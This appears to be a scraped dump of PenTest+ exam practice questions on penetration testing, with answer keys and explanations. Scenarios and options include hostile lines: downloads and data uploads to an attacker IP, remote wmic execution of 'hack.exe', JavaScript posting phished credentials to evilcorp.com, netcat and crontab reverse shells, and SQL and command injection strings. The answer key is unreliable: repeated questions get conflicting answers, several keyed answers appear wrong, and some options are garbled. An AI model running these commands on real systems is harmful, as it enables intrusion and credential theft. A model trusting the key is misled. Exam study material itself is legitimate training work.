NERC-CIP.

NEW QUESTION: 103
A penetration tester has obtained a low-privilege shell on a Windows server with a default configuration and now wants to explore the ability to exploit misconfigured service permissions. Which of the following commands would help the tester START this process?
A. certutil
-urlcache -split -f http://192.168.2.124/windows-binaries/ accesschk64.exe
B. wget
http://192.168.2.124/windows-binaries/accesschk64.exe -O accesschk64.exe
C. schtasks /query /fo LIST /v | find /I "Next Run Time:"
D. powershell
(New-Object System.Net.WebClient).UploadFile('http://192.168.2.124/ upload.php', 'systeminfo.txt')
Answer: (SHOW ANSWER)

NEW QUESTION: 104
A penetration tester utilized Nmap to scan host 64.13.134.52 and received the following results:

```
# nmap -T4 -v -oG - scanme.nmap.org
# Nmap 5.35DC18 scan initiated [time] as: nmap -T4 -A -v -cG -
scanme.nmap.org
# Ports scanned: TCP(1000;1, 3-4, 6-7, …,,65389) UDP (0;) PROTOCOLS(0;)
Host: 64.13.134.52 (scanme.nmap.org)   Status: Up
Host: 64.13.134.52 (scanme.nmap.org)
Ports:
22/open/tcp
25/closed/tcp
53/open/tcp
70/closed/tcp
80/open/tcp
113/closed/tcp
31337/closed/tcp
Ignored State: filtered (993) OS: Linux 2.6.13 - 2.6.31 Seq Index: 204 IP ID
Seq: All zeros
# Nmap done at [time] -- 1 IP address (1 host up) scanned in 21.90 seconds
```


Based on the output, which of the following services are MOST likely to be exploited? (Choose two.)

A. SMTP
B. DNS
C. Telnet
D. SNMP
E. NTP
F. HTTP

Answer: B,F (LEAVE A REPLY)

NEW QUESTION: 105

An Nmap network scan has found five open ports with identified services. Which of the following tools should a penetration tester use NEXT to determine if any vulnerabilities with associated exploits exist on the open ports?

A. OpenVAS
B. Drozer
C. Burp Suite
D. OWASP ZAP

Answer: A (LEAVE A REPLY)

OpenVAS is a full-featured vulnerability scanner.
OWASP ZAP = Burp Suite
Drozer (Android) = drozer allows you to search for security vulnerabilities in apps and devices by assuming the role of an app and interacting with the Dalvik VM, other apps' IPC endpoints and the underlying OS.

NEW QUESTION: 106

Penetration-testing activities have concluded, and the initial findings have been reviewed with the client.

Which of the following best describes the NEXT step in the engagement?

A. Acceptance by the client and sign-off on the final report

B. Scheduling of follow-up actions and retesting

C. Review of the lessons learned during the engagement

D. Attestation of findings and delivery of the report

Answer: A (LEAVE A REPLY)

NEW QUESTION: 107

A penetration tester recently completed a review of the security of a core network device within a corporate environment. The key findings are as follows:

* The following request was intercepted going to the network device:

GET /login HTTP/1.1

Host: 10.50.100.16

User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:31.0) Gecko/20100101 Firefox/31.0 Accept-Language: en-US,en;q=0.5 Connection: keep-alive Authorization: Basic WU9VUilOQU1FOnNlY3JldHBhc3N3b3jk

* Network management interfaces are available on the production network.

* An Nmap scan returned the following:

```
Port       State      Service    Version
22/tcp     open       ssh        Cisco SSH 1.25 (protocol 2.0
80/tcp     open       http       Cisco IOS http config
|_https-title: Did not follow redirect to https://10.50.100.16
443/tcp    open       https      Cisco IOS https config
```

Which of the following would be BEST to add to the recommendations section of the final report? (Choose two.)

A. Disable HTTP/301 redirect configuration.

B. Enforce enhanced password complexity requirements.

C. Create an out-of-band network for management.

D. Disable or upgrade SSH daemon.

E. Implement a better method for authentication.

F. Eliminate network management and control interfaces.

Answer: A,E (LEAVE A REPLY)

NEW QUESTION: 108

A penetration tester joins the assessment team in the middle of the assessment. The client has

asked the team, both verbally and in the scoping document, not to test the production networks. However, the new tester is not aware of this request and proceeds to perform exploits in the production environment. Which of the following would have MOST effectively prevented this misunderstanding?

A. Prohibiting exploitation in the production environment

B. Requiring all testers to review the scoping document carefully

C. Never assessing the production networks

D. Prohibiting testers from joining the team during the assessment

Answer: B (LEAVE A REPLY)

The scoping document is a document that defines the objectives, scope, limitations, deliverables, and expectations of a penetration testing engagement. It is an essential document that guides the penetration testing process and ensures that both the tester and the client agree on the terms and conditions of the test. Requiring all testers to review the scoping document carefully would have most effectively prevented this misunderstanding, as it would have informed the new tester about the client's request not to test the production networks. The other options are not effective or realistic ways to prevent this misunderstanding.

NEW QUESTION: 109

A penetration tester needs to access a building that is guarded by locked gates, a security team, and cameras.

Which of the following is a technique the tester can use to gain access to the IT framework without being detected?

A. Send a phishing email.

B. Impersonate a package delivery worker.

C. Disable the cameras remotely.

D. Pick a lock.

Answer: B (LEAVE A REPLY)

NEW QUESTION: 110

A penetration tester who is conducting a web-application test discovers a clickjacking vulnerability associated with a login page to financial data. Which of the following should the tester do with this information to make this a successful exploit?

A. Perform XSS.

B. Conduct a watering-hole attack.

C. Use BeEF.

D. Use browser autopwn.

Answer: B (LEAVE A REPLY)

Explanation

A clickjacking vulnerability allows an attacker to trick a user into clicking on a hidden element on a web page, such as a login button or a link. A watering-hole attack is a technique where the attacker compromises a website that is frequently visited by the target users, and injects

malicious code or content into the website.
The attacker can then use the clickjacking vulnerability to redirect the users to a malicious website or perform unauthorized actions on their behalf.
A: Perform XSS. This is incorrect. XSS (cross-site scripting) is a vulnerability where an attacker injects malicious scripts into a web page that are executed by the browser of the victim. XSS can be used to steal cookies, session tokens, or other sensitive information, but it is not directly related to clickjacking.
C: Use BeEF. This is incorrect. BeEF (Browser Exploitation Framework) is a tool that allows an attacker to exploit various browser vulnerabilities and take control of the browser of the victim. BeEF can be used to launch clickjacking attacks, but it is not the only way to do so.
D: Use browser autopwn. This is incorrect. Browser autopwn is a feature of Metasploit that automatically exploits browser vulnerabilities and delivers a payload to the victim's system. Browser autopwn can be used to compromise the browser of the victim, but it is not directly related to clickjacking.
References:
1: OWASP Foundation, "Clickjacking", https://owasp.org/www-community/attacks/Clickjacking
2: PortSwigger, "What is clickjacking? Tutorial & Examples", https://portswigger.net/web-security/clickjacking
4: Akto, "Clickjacking: Understanding vulnerability, attacks and prevention", https://www.akto.io/blog/clickjacking-understanding-vulnerability-attacks-and-prevention

NEW QUESTION: 111
A penetration tester gains access to a system and is able to migrate to a user process:

```
net use S: \\192.168.5.51\C$\temp /persistent no
copy c:\temp\hack.exe S:\temp\hack.exe
wmic.exe /node: "192.168.5.51" process call create "C:\temp\hack.exe"
```

Given the output above, which of the following actions is the penetration tester performing? (Choose two.)
A. Redirecting output from a file to a remote system
B. Building a scheduled task for execution
C. Mapping a share to a remote system
D. Executing a file on the remote system
E. Creating a new process on all domain systems
F. Setting up a reverse shell from a remote system
G. Adding an additional IP address on the compromised system
Answer: C,D (LEAVE A REPLY)
WMIC.exe is a built-in Microsoft program that allows command-line access to the Windows Management Instrumentation. Using this tool, administrators can query the operating system for detailed information about installed hardware and Windows settings, run management tasks, and even execute other programs or commands.

NEW QUESTION: 112

Which of the following types of assessments MOST likely focuses on vulnerabilities with the objective to access specific data?

A. An unknown-environment assessment

B. A known-environment assessment

C. A red-team assessment

D. A compliance-based assessment

Answer: B (LEAVE A REPLY)

A known environment test is often more complete, because testers can get to every system, service, or other target that is in scope and will have credentials and other materials that will allow them to be tested.

NEW QUESTION: 113

The attacking machine is on the same LAN segment as the target host during an internal penetration test.

Which of the following commands will BEST enable the attacker to conduct host delivery and write the discovery to files without returning results of the attack machine?

A. nmap snn exclude 10.1.1.15 10.1.1.0/24 oA target_txt

B. nmap iR10oX out.xml | grep Nmap | cut d "f5 > live-hosts.txt

C. nmap PnsV OiL target.txt A target_text_Service

D. nmap sSPn n iL target.txt A target_txtl

Answer: A (LEAVE A REPLY)

According to the Official CompTIA PenTest+ Self-Paced Study Guide1, the correct answer is A.

nmap -sn -n

-exclude 10.1.1.15 10.1.1.0/24 -oA target_txt.

This command will perform a ping scan (-sn) without reverse DNS resolution (-n) on the IP range 10.1.1.0/24, excluding the attack machine's IP address (10.1.1.15) from the scan (-exclude). It will also output the results in three formats (normal, grepable and XML) with a base name of target_txt (-oA).

NEW QUESTION: 114

A penetration tester is conducting an unknown environment test and gathering additional information that can be used for later stages of an assessment. Which of the following would most likely produce useful information for additional testing?

A. Searching for code repositories associated with a developer who previously worked for the target company code repositories associated with the

B. Searching for code repositories target company's organization

C. Searching for code repositories associated with the target company's organization

D. Searching for code repositories associated with a developer who previously worked for the target company

Answer: (SHOW ANSWER)

Explanation

Code repositories are online platforms that store and manage source code and other files related to software development projects. Code repositories can contain useful information for additional testing, such as application names, versions, features, functions, vulnerabilities, dependencies, credentials, comments, or documentation. Searching for code repositories associated with the target company's organization would most likely produce useful information for additional testing, as it would reveal the software projects that the target company is working on or using, and potentially expose some weaknesses or flaws that can be exploited. Code repositories can be searched by using tools such as GitHub, GitLab, Bitbucket, or SourceForge1. The other options are not as likely to produce useful information for additional testing, as they are not directly related to the target company's software development activities. Searching for code repositories associated with a developer who previously worked for the target company may not yield any relevant or current information, as the developer may have deleted, moved, or updated their code repositories after leaving the company.
Searching for code repositories associated with the target company's competitors or customers may not yield any useful or accessible information, as they may have different or unrelated software projects, or they may have restricted or protected their code repositories from public view.

NEW QUESTION: 115
For a penetration test engagement, a security engineer decides to impersonate the IT help desk. The security engineer sends a phishing email containing an urgent request for users to change their passwords and a link to
https://example.com/index.html. The engineer has designed the attack so that once the users enter the credentials, the index.html page takes the credentials and then forwards them to another server that the security engineer is controlling. Given the following information:

```
$.ajax({ url: 'https://evilcorp.com/email-list/finish.php',
  type: 'POST', dataType: 'html',
  data: {Email: emv, password: psv},
  success: function(msg) {}});
```

Which of the following lines of code should the security engineer add to make the attack successful?
A. crossDomain: true
B. redirectUrl = 'https://example.com'
C. window.location.= 'https://evilcorp.com'
D. geturlparameter ('username')
Answer: A (LEAVE A REPLY)
NEW QUESTION: 116
A penetration tester was contracted to test a proprietary application for buffer overflow vulnerabilities. Which of the following tools would be BEST suited for this task?
A. GDB
B. Burp Suite
C. SearchSpliot

D. Netcat

Answer: A (LEAVE A REPLY)

GDB is a debugging tool that can be used to analyze and manipulate the memory of a running process, which is useful for finding and exploiting buffer overflow vulnerabilities. Burp Suite is a web application testing tool that does not directly test for buffer overflows. SearchSpliot is a database of known exploits that does not test for new vulnerabilities. Netcat is a network utility that can be used to send and receive data, but not to test for buffer overflows.

NEW QUESTION: 117

A penetration tester was hired to perform a physical security assessment of an organization's office. After monitoring the environment for a few hours, the penetration tester notices that some employees go to lunch in a restaurant nearby and leave their belongings unattended on the table while getting food. Which of the following techniques would MOST likely be used to get legitimate access into the organization's building without raising too many alerts?

A. Dumpster diving

B. Tailgating

C. Shoulder surfing

D. Badge cloning

Answer: (SHOW ANSWER)

NEW QUESTION: 118

A penetration tester obtained the following results after scanning a web server using the dirb utility:

...

GENERATED WORDS: 4612

Scanning URL: http://10.2.10.13/ ----

+

http://10.2.10.13/about (CODE:200|SIZE:1520)

+

http://10.2.10.13/home.html (CODE:200|SIZE:214)

+

http://10.2.10.13/index.html (CODE:200|SIZE:214)

+

http://10.2.10.13/info (CODE:200|SIZE:214)

...

DOWNLOADED: 4612 - FOUND: 4

Which of the following elements is MOST likely to contain useful information for the penetration tester?

A. info

B. home.html

C. about
D. index.html
Answer: C (LEAVE A REPLY)

NEW QUESTION: 119
A penetration tester logs in as a user in the cloud environment of a company. Which of the following Pacu modules will enable the tester to determine the level of access of the existing user?
A. iam_enum_permissions
B. iam_privesc_scan
C. iam_backdoor_assume_role
D. iam_bruteforce_permissions
Answer: A (LEAVE A REPLY)
The iam_enum_permissions module will enable the tester to determine the level of access of the existing user in the cloud environment of a company, as it will list all permissions associated with an IAM user3. IAM (Identity and Access Management) is a service that enables users to manage access and permissions for AWS resources. Pacu is a tool that can be used to perform penetration testing on AWS environments4.

NEW QUESTION: 120
A consultant is reviewing the following output after reports of intermittent connectivity issues:
? (192.168.1.1) at 0a:d1:fa:b1:01:67 on en0 ifscope [ethernet]
? (192.168.1.12) at 34:a4:be:09:44:f4 on en0 ifscope [ethernet]
? (192.168.1.17) at 92:60:29:12:ac:d2 on en0 ifscope [ethernet]
? (192.168.1.34) at 88:de:a9:12:ce:fb on en0 ifscope [ethernet]
? (192.168.1.136) at 0a:d1:fa:b1:01:67 on en0 ifscope [ethernet]
? (192.168.1.255) at ff:ff:ff:ff:ff:ff on en0 ifscope [ethernet]
? (224.0.0.251) at 01:02:5e:7f:ff:fa on en0 ifscope permanent [ethernet]
? (239.255.255.250) at ff:ff:ff:ff:ff:ff on en0 ifscope permanent [ethernet] Which of the following is MOST likely to be reported by the consultant?
A. A device on the network has poisoned the ARP cache.
B. A device on the network has an IP address in the wrong subnet.
C. An ARP flooding attack is using the broadcast address to perform DDoS.
D. A multicast session was initiated using the wrong multicast group.
Answer: D (LEAVE A REPLY)

NEW QUESTION: 121
Given the following script:

```
Line 1  #!/usr/bin/python3
Line 2  from scapy.all import *
Line 3  a = IP(dst='10.10.10.10')/UDP(dport=53)/DNS(rd=1,qd=DNSQR(qname='www.comptia.org'))
Line 4  b = sr1(a, verbose=0)
Line 5  for x in range(b[DNS].count):
Line 6      print(b[DNSRR][x].rdata
```


Which of the following BEST characterizes the function performed by lines 5 and 6?

A. Loops through variable b to count the results returned for the DNS query and prints that count to screen

B. Prints each DNS query result already stored in variable b

C. Performs a single DNS query for www.comptia.org and prints the raw data output

D. Retrieves the start-of-authority information for the zone on DNS server 10.10.10.10

Answer: B (LEAVE A REPLY)

NEW QUESTION: 122

A penetration tester has gained access to part of an internal network and wants to exploit on a different network segment. Using Scapy, the tester runs the following command:

```
sendp(Ether()/dotlq(vlan=100)/dotq(vlan=50)/IP(dst="172.16.50.10")/ICMP())
```

Which of the following represents what the penetration tester is attempting to accomplish?

A. DNS cache poisoning

B. MAC spoofing

C. ARP poisoning

D. Double-tagging attack

https://scapy.readthedocs.io/en/latest/usage.html

Answer: D (LEAVE A REPLY)

NEW QUESTION: 123

A penetration tester is able to use a command injection vulnerability in a web application to get a

reverse shell on a system After running a few commands, the tester runs the following:
python -c 'import pty; pty.spawn("/bin/bash")'
Which of the following actions Is the penetration tester performing?

A. Privilege escalation

B. Upgrading the shell

C. Building a bind shell

D. Writing a script for persistence

Answer: B (LEAVE A REPLY)

NEW QUESTION: 124

A penetration tester captured the following traffic during a web-application test:

Which of the following methods should the tester use to visualize the authorization information being transmitted?

A. Decode the authorization header using UTF-8.

B. Decrypt the authorization header using bcrypt.

C. Decode the authorization header using Base64.

D. Decrypt the authorization header using AES.

Answer: C (LEAVE A REPLY)

NEW QUESTION: 125

A CentOS computer was exploited during a penetration test. During initial reconnaissance, the penetration tester discovered that port 25 was open on an internal Sendmail server. To remain stealthy, the tester ran the following command from the attack machine:

```
ssh root@10.10.1.1  -L5555:10.10.1.2:25
```

Which of the following would be the BEST command to use for further progress into the targeted network?

A. nc 127.0.0.1 5555

B. nc 10.10.1.2

C. ssh 127.0.0.1 5555

D. ssh 10.10.1.2

Answer: (SHOW ANSWER)

NEW QUESTION: 126
A penetration tester finds a PHP script used by a web application in an unprotected internal source code repository. After reviewing the code, the tester identifies the following:

```
if(isset ($_POST ['item'])){
        echo shell_exec ("/http/www/cgi-bin/queryitem ".$_POST ['item']);
}
```

Which of the following combinations of tools would the penetration tester use to exploit this script?
A. Netcat and cURL
B. Burp Suite and DIRB
C. Hydra and crunch
D. Nmap and OWASP ZAP
Answer: A (LEAVE A REPLY)

NEW QUESTION: 127
A penetration tester has obtained shell access to a Windows host and wants to run a specially crafted binary for later execution using the wmic.exe process call create function. Which of the following OS or filesystem mechanisms is MOST likely to support this objective?
A. Alternate data streams
B. PowerShell modules
C. MP4 steganography
D. PsExec
Answer: B (LEAVE A REPLY)
"Windows Management Instrumentation (WMI) is a subsystem of PowerShell that gives admins access to powerful system monitoring tools."

NEW QUESTION: 128
A penetration tester recently completed a review of the security of a core network device within a corporate environment. The key findings are as follows:
* The following request was intercepted going to the network device:
GET /login HTTP/1.1
Host: 10.50.100.16
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:31.0) Gecko/20100101 Firefox/31.0 Accept-Language: en-US,en;q=0.5 Connection: keep-alive Authorization: Basic WU9VUilOQU1FOnNlY3JldHBhc3N3b3jk
* Network management interfaces are available on the production network.
* An Nmap scan returned the following:

```
Port       State      Service    Version
22/tcp     open       ssh        Cisco SSH 1.25 (protocol 2.0
80/tcp     open       http       Cisco IOS http config
|_https-title: Did not follow redirect to https://10.50.100.16
443/tcp    open       https      Cisco IOS https config
```

Which of the following would be BEST to add to the recommendations section of the final report?

(Choose two.)
A. Enforce enhanced password complexity requirements.
B. Disable or upgrade SSH daemon.
C. Disable HTTP/301 redirect configuration.
D. Create an out-of-band network for management.
E. Implement a better method for authentication.
F. Eliminate network management and control interfaces.
Answer: D,E (LEAVE A REPLY)
The key findings indicate that the network device is vulnerable to several attacks, such as sniffing, brute-forcing, or exploiting the SSH daemon. To prevent these attacks, the best recommendations are to create an out-of-band network for management, which means a separate network that is not accessible from the production network, and to implement a better method for authentication, such as SSH keys or certificates.
The other options are not as effective or relevant.

NEW QUESTION: 129
A penetration tester was able to gather MD5 hashes from a server and crack the hashes easily with rainbow tables.
Which of the following should be included as a recommendation in the remediation report?
A. Access controls on the server
B. A patch management program
C. Stronger algorithmic requirements
D. Encryption on the user passwords
Answer: (SHOW ANSWER)

NEW QUESTION: 130
A penetration tester has completed an analysis of the various software products produced by the company under assessment. The tester found that over the past several years the company has been including vulnerable third-party modules in multiple products, even though the quality of the organic code being developed is very good. Which of the following recommendations should the penetration tester include in the report?
A. Add a dependency checker into the tool chain.
B. Perform routine static and dynamic analysis of committed code.
C. Validate API security settings before deployment.
D. Perform fuzz testing of compiled binaries.
Answer: A (LEAVE A REPLY)
Explanation
Adding a dependency checker into the tool chain is the best recommendation for the company that has been including vulnerable third-party modules in multiple products. A dependency checker is a tool that analyzes the dependencies of a software project and identifies any known vulnerabilities or outdated versions. This can help the developers to update or replace the

vulnerable modules before deploying the products.

NEW QUESTION: 131
When planning a penetration-testing effort, clearly expressing the rules surrounding the optimal time of day for test execution is important because:
A. business and network operations may be impacted.
B. security compliance regulations or laws may be violated.
C. testing can make detecting actual APT more challenging.
D. testing adds to the workload of defensive cyber- and threat-hunting teams.
Answer: A (LEAVE A REPLY)

NEW QUESTION: 132
During an internal penetration test against a company, a penetration tester was able to navigate to another part of the network and locate a folder containing customer information such as addresses, phone numbers, and credit card numbers. To be PCI compliant, which of the following should the company have implemented to BEST protect this data?
A. Vulnerability scanning
B. Network segmentation
C. System hardening
D. Intrusion detection
Answer: B (LEAVE A REPLY)
Network segmentation is the practice of dividing a network into smaller subnetworks or segments based on different criteria, such as function, security level, or access control. Network segmentation can enhance the security of a network by isolating sensitive or critical systems from less secure or untrusted systems, reducing the attack surface, limiting the spread of malware or intrusions, and enforcing granular policies and rules for each segment. To be PCI compliant, which is a set of standards for protecting payment card data, the company should have implemented network segmentation to separate the servers that perform financial transactions from other parts of the network that may be less secure or more exposed to threats. The other options are not specific requirements for PCI compliance, although they may be good security practices in general.

NEW QUESTION: 133
A penetration tester has obtained shell access to a Windows host and wants to run a specially crafted binary for later execution using the wmic.exe process call create function. Which of the following OS or filesystem mechanisms is MOST likely to support this objective?
A. Alternate data streams
B. PowerShell modules
C. MP4 steganography
D. PsExec
Answer: (SHOW ANSWER)

Explanation
Alternate data streams (ADS) are a feature of the NTFS file system that allows storing additional data in a file without affecting its size, name, or functionality. ADS can be used to hide or embed data or executable code in a file, such as a specially crafted binary for later execution. ADS can be created or accessed using various tools or commands, such as the command prompt, PowerShell, or Sysinternals12. For example, the following command can create an ADS named secret.exe in a file named test.txt and run it using wmic.exe process call create function: type secret.exe > test.txt:secret.exe & wmic process call create "cmd.exe /c test.txt:secret.exe"

NEW QUESTION: 134
Which of the following is the MOST important information to have on a penetration testing report that is written for the developers?
A. Executive summary
B. Remediation
C. Methodology
D. Metrics and measures
Answer: B (LEAVE A REPLY)
Explanation
The most important information to have on a penetration testing report that is written for the developers is remediation. Remediation is the process of fixing or mitigating the vulnerabilities or issues that were discovered during the penetration testing. Remediation should include specific recommendations, best practices, and resources to help the developers improve the security of their applications4.

NEW QUESTION: 135
Which of the following should a penetration tester attack to gain control of the state in the HTTP protocol after the user is logged in?
A. HTTPS communication
B. Password encryption
C. Sessions and cookies
D. Public and private keys
Answer: (SHOW ANSWER)
NEW QUESTION: 136
In the process of active service enumeration, a penetration tester identifies an SMTP daemon running on one of the target company's servers. Which of the following actions would BEST enable the tester to perform
phishing in a later stage of the assessment?
A. Test for RFC-defined protocol conformance.
B. Attempt to brute force authentication to the service.
C. Perform a reverse DNS query and match to the service banner.
D. Check for an open relay configuration.

Answer: (SHOW ANSWER)
SMTP is a protocol associated with mail servers. Therefore, for a penetration tester, an open relay configuration can be exploited to launch phishing attacks.

NEW QUESTION: 137
Which of the following BEST describe the OWASP Top 10? (Choose two.)
A. A checklist of Apache vulnerabilities
B. The most critical risks of web applications
C. A risk-governance and compliance framework
D. The risks defined in order of importance
E. A web-application security standard
F. A list of all the risks of web applications
Answer: B,D (LEAVE A REPLY)

NEW QUESTION: 138
During an internal penetration test against a company, a penetration tester was able to navigate to another part of the network and locate a folder containing customer information such as addresses, phone numbers, and credit card numbers. To be PCI compliant, which of the following should the company have implemented to BEST protect this data?
A. Vulnerability scanning
B. Intrusion detection
C. Network segmentation
D. System hardening
Answer: C (LEAVE A REPLY)

NEW QUESTION: 139
A red team gained access to the internal network of a client during an engagement and used the Responder tool to capture important dat a. Which of the following was captured by the testing team?
A. User hashes sent over SMB
B. Encrypted file transfers
C. Multiple handshakes

D. IP addresses
Answer: A (LEAVE A REPLY)

NEW QUESTION: 140
A penetration tester would like to obtain FTP credentials by deploying a workstation as an on-path attack between the target and the server that has the FTP protocol. Which of the following methods would be the BEST to accomplish this objective?
A. Wait for the next login and perform a downgrade attack on the server.
B. Perform a brute-force attack over the server.
C. Capture traffic using Wireshark.
D. Use an FTP exploit against the server.
Answer: C (LEAVE A REPLY)

NEW QUESTION: 141
Which of the following is most important to include in the final report of a static application-security test that was written with a team of application developers as the intended audience?
A. Executive summary of the penetration-testing methods used
B. Bill of materials including supplies, subcontracts, and costs incurred during assessment
C. Quantitative impact assessments given a successful software compromise
D. Code context for instances of unsafe typecasting operations
Answer: D (LEAVE A REPLY)
A static application-security test (SAST) is a type of software testing that analyzes the source code, bytecode or binary code of an application for potential vulnerabilities, such as injection flaws, cross-site scripting, buffer overflows and insecure data handling. A SAST report should provide the application developers with detailed information about the location, severity and impact of the identified vulnerabilities, as well as recommendations for remediation. One of the most important elements to include in a SAST report is the code context for each vulnerability, which shows the relevant code snippets where the issue occurs, as well as the data flow and control flow paths that lead to the vulnerability. This helps the developers understand the root cause of the problem and how to fix it. Code context is especially important for instances of unsafe typecasting operations, which are a common source of security weaknesses in applications. Typecasting is the process of converting one data type to another, such as from an integer to a string. Unsafe typecasting occurs when the conversion is done without proper validation or sanitization, which can lead to unexpected behavior, memory corruption, data loss or code execution. For example, in C/C++, casting a pointer to an incompatible type can result in undefined behavior or buffer overflows. Therefore, a SAST report should include the code context for instances of unsafe typecasting operations, so that the developers can review and correct them. References:
*The Official CompTIA PenTest+ Study Guide (Exam PT0-002), Chapter 6: Analyzing and Reporting Pen Test Results, page 329-330.
*Static Application Security Testing (SAST) | GitLab1

*What Is Static Application Security Testing (SAST)?2
*APPLICATION SECURITY TESTING REPORT 2020 - Code Intelligence3
*On the combination of static analysis for software security assessment ...4

NEW QUESTION: 142
Which of the following web-application security risks are part of the OWASP Top 10 v2017? (Choose two.)
A. Buffer overflows
B. Cross-site scripting
C. Race-condition attacks
D. Zero-day attacks
E. Injection flaws
F. Ransomware attacks
Answer: (SHOW ANSWER)
A01-Injection
A02-Broken Authentication
A03-Sensitive Data Exposure
A04-XXE
A05-Broken Access Control
A06-Security Misconfiguration
A07-XSS
A08-Insecure Deserialization
A09-Using Components with Known Vulnerabilities
A10-Insufficient Logging & Monitoring

NEW QUESTION: 143
A penetration tester was brute forcing an internal web server and ran a command that produced the following output:

```
$ dirb http://172.16.100.10:3000
-----------------
DURB v2.22
By The Dark Raver
-----------------
START_TIME: Wed Feb 3 13:06:18 2021
URL_BASE: http://172.16.100.10:3000
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
-----------------
GENERATED WORDS: 4612
---- Scanning URL: http://172.16.100.10:3000 ----
+ http://172.16.100.10:3000/ftp (CODE:200|SIZE:11071)
+ http://172.16.100.10:3000/profile (CODE:500|SIZE:1151)
+ http://172.16.100.10:3000/promotion (CODE:200|SIZE:6586)
+ http://172.16.100.10:3000/robots.txt (CODE:200|SIZE:28)
+ http://172.16.100.10:3000 /Video (CODE:200|SIZE:10075518)

-----------------
END_TIME: Wed Feb 3 13:07:53 2021
DOWNLOADED: 4612 - FOUND: 5
```

However, when the penetration tester tried to browse the URL http://172.16.100.10:3000/profile, a blank page was displayed.

Which of the following is the MOST likely reason for the lack of output?

A. This URI returned a server error.

B. The HTTP port is not open on the firewall.

C. The tester did not run sudo before the command.

D. The web server is using HTTPS instead of HTTP.

Answer: (SHOW ANSWER)

NEW QUESTION: 144

A penetration tester conducted a vulnerability scan against a client's critical servers and found the following:

Host name	IP	OS	Security updates
addc01.local	10.1.1.20	Windows Server 2012	KB4581001, KB4585587, KB4586007
addc02.local	10.1.1.21	Windows Server 2012	KB4586007
dnsint.local	10.1.1.22	Windows Server 2012	KB4581001, KB4585587, KB4586007, KB4586010
wwwint.local	10.1.1.23	Windows Server 2012	KB4581001

Which of the following would be a recommendation for remediation?

A. Deploy a user training program

B. Utilize the secure software development life cycle

C. Configure access controls on each of the servers

D. Implement a patch management plan

Answer: D (LEAVE A REPLY)

NEW QUESTION: 145

A penetration tester finds a PHP script used by a web application in an unprotected internal source code repository. After reviewing the code, the tester identifies the following:

```
if(isset($_POST['item'])){
    echo shell_exec("/http/www/cgi-bin/queryitem ".$_POST['item']);
}
```

Which of the following tools will help the tester prepare an attack for this scenario?

A. Hydra and crunch

B. Nmap and OWASP ZAP

C. Burp Suite and DIRB

D. Netcat and cURL

Answer: D (LEAVE A REPLY)

NEW QUESTION: 146

During an engagement, a penetration tester found the following list of strings inside a file:

```
3af068faa81326ffe6ca48e2ab36a779
48ec2f4f526303a9ded67938e6ce11c6
9493bf035c534197d9810a5e65a10632
C847b4a2e76ec1f9cbbbe30d2046d5e8
ed225542767a810e6fceebf640164b140
cfbe1fdd6e6b0c5c9abd8c947f272ef4
c05cbc5a69bcc91f56a7e0a6c391ad79
9ee3564cbf15421ebabc43dcb67949ad
5a2ad0bcb902e20c4efcf057b01050be
4865a2ed25ed18515b7e97beb2b40346
b0236938a6518fc65b72159687e3a27b
9c96354712595ef2ff96675496d3a464
a5ab3f6c6159b85209ea0c186531a49f
9b38816e791f1400245f4e629a503bc8
d12e624a20d54fd3b34b89ee7169df17
```

Which of the following is the BEST technique to determine the known plaintext of the strings?

A. Rainbow table attack

B. Brute-force attack

C. Dictionary attack

D. Credential-stuffing attack

Answer: A (LEAVE A REPLY)

NEW QUESTION: 147

A penetration tester has obtained root access to a Linux-based file server and would like to maintain persistence after reboot. Which of the following techniques would BEST support this objective?

A. Create a one-shot systemd service to establish a reverse shell.

B. Obtain /etc/shadow and brute force the root password.

C. Run the nc -e /bin/sh <...> command.
D. Move laterally to create a user account on LDAP
Answer: (SHOW ANSWER)
Explanation
https://hosakacorp.net/p/systemd-user.html

NEW QUESTION: 148
An Nmap scan shows open ports on web servers and databases. A penetration tester decides to run WPScan and SQLmap to identify vulnerabilities and additional information about those systems.
Which of the following is the penetration tester trying to accomplish?
A. Uncover potential criminal activity based on the evidence gathered.
B. Maintain confidentiality of the findings.
C. Limit invasiveness based on scope.
D. Identify all the vulnerabilities in the environment.
Answer: (SHOW ANSWER)

NEW QUESTION: 149
A penetration tester is looking for vulnerabilities within a company's web application that are in scope. The penetration tester discovers a login page and enters the following string in a field:
1;SELECT Username, Password FROM Users;
Which of the following injection attacks is the penetration tester using?
A. Blind SQL
B. Boolean SQL
C. Stacked queries
D. Error-based
Answer: C (LEAVE A REPLY)
The penetration tester is using a type of injection attack called stacked queries, which means appending multiple SQL statements separated by semicolons in a single input field. This can allow the penetration tester to execute arbitrary SQL commands on the database server, such as selecting username and password from users table.

NEW QUESTION: 150
A penetration tester is starting an assessment but only has publicly available information about the target company. The client is aware of this exercise and is preparing for the test.
Which of the following describes the scope of the assessment?
A. Partially known environment testing
B. Unknown environment testing
C. Physical environment testing
D. Known environment testing
Answer: B (LEAVE A REPLY)

NEW QUESTION: 151
Which of the following documents must be signed between the penetration tester and the client to govern how any provided information is managed before, during, and after the engagement?
A. SOW
B. NDA
C. MSA
D. ROE
Answer: (SHOW ANSWER)

NEW QUESTION: 152
A penetration tester wants to validate the effectiveness of a DLP product by attempting exfiltration of data using email attachments. Which of the following techniques should the tester select to accomplish this task?
A. Encode64
B. Encryption
C. Steganography
D. Metadata removal
Answer: (SHOW ANSWER)

NEW QUESTION: 153
A penetration tester was able to gain access successfully to a Windows workstation on a mobile client's laptop. Which of the following can be used to ensure the tester is able to maintain access to the system?
A. wmic startup get caption,command
B. schtasks /create /sc /ONSTART /tr C:\Temp\WindowsUpdate.exe
C. sudo useradd -ou 0 -g 0 user
D. crontab -l; echo "@reboot sleep 200 && ncat -lvp 4242 -e /bin/bash") | crontab 2>/dev/null
Answer: A (LEAVE A REPLY)
NEW QUESTION: 154
Which of the following situations would MOST likely warrant revalidation of a previous security assessment?
A. When an organization updates its network firewall configurations

B. After detection of a breach
C. After a merger or an acquisition
D. When most of the vulnerabilities have been remediated
Answer: (SHOW ANSWER)

NEW QUESTION: 155
A penetration tester learned that when users request password resets, help desk analysts change users' passwords to 123change. The penetration tester decides to brute force an internet-facing webmail to check which users are still using the temporary password. The tester configures the brute-force tool to test usernames found on a text file and the... Which of the following techniques is the penetration tester using?
A. Password brute force attack
B. SQL injection
C. Password spraying
D. Kerberoasting
Answer: A (LEAVE A REPLY)
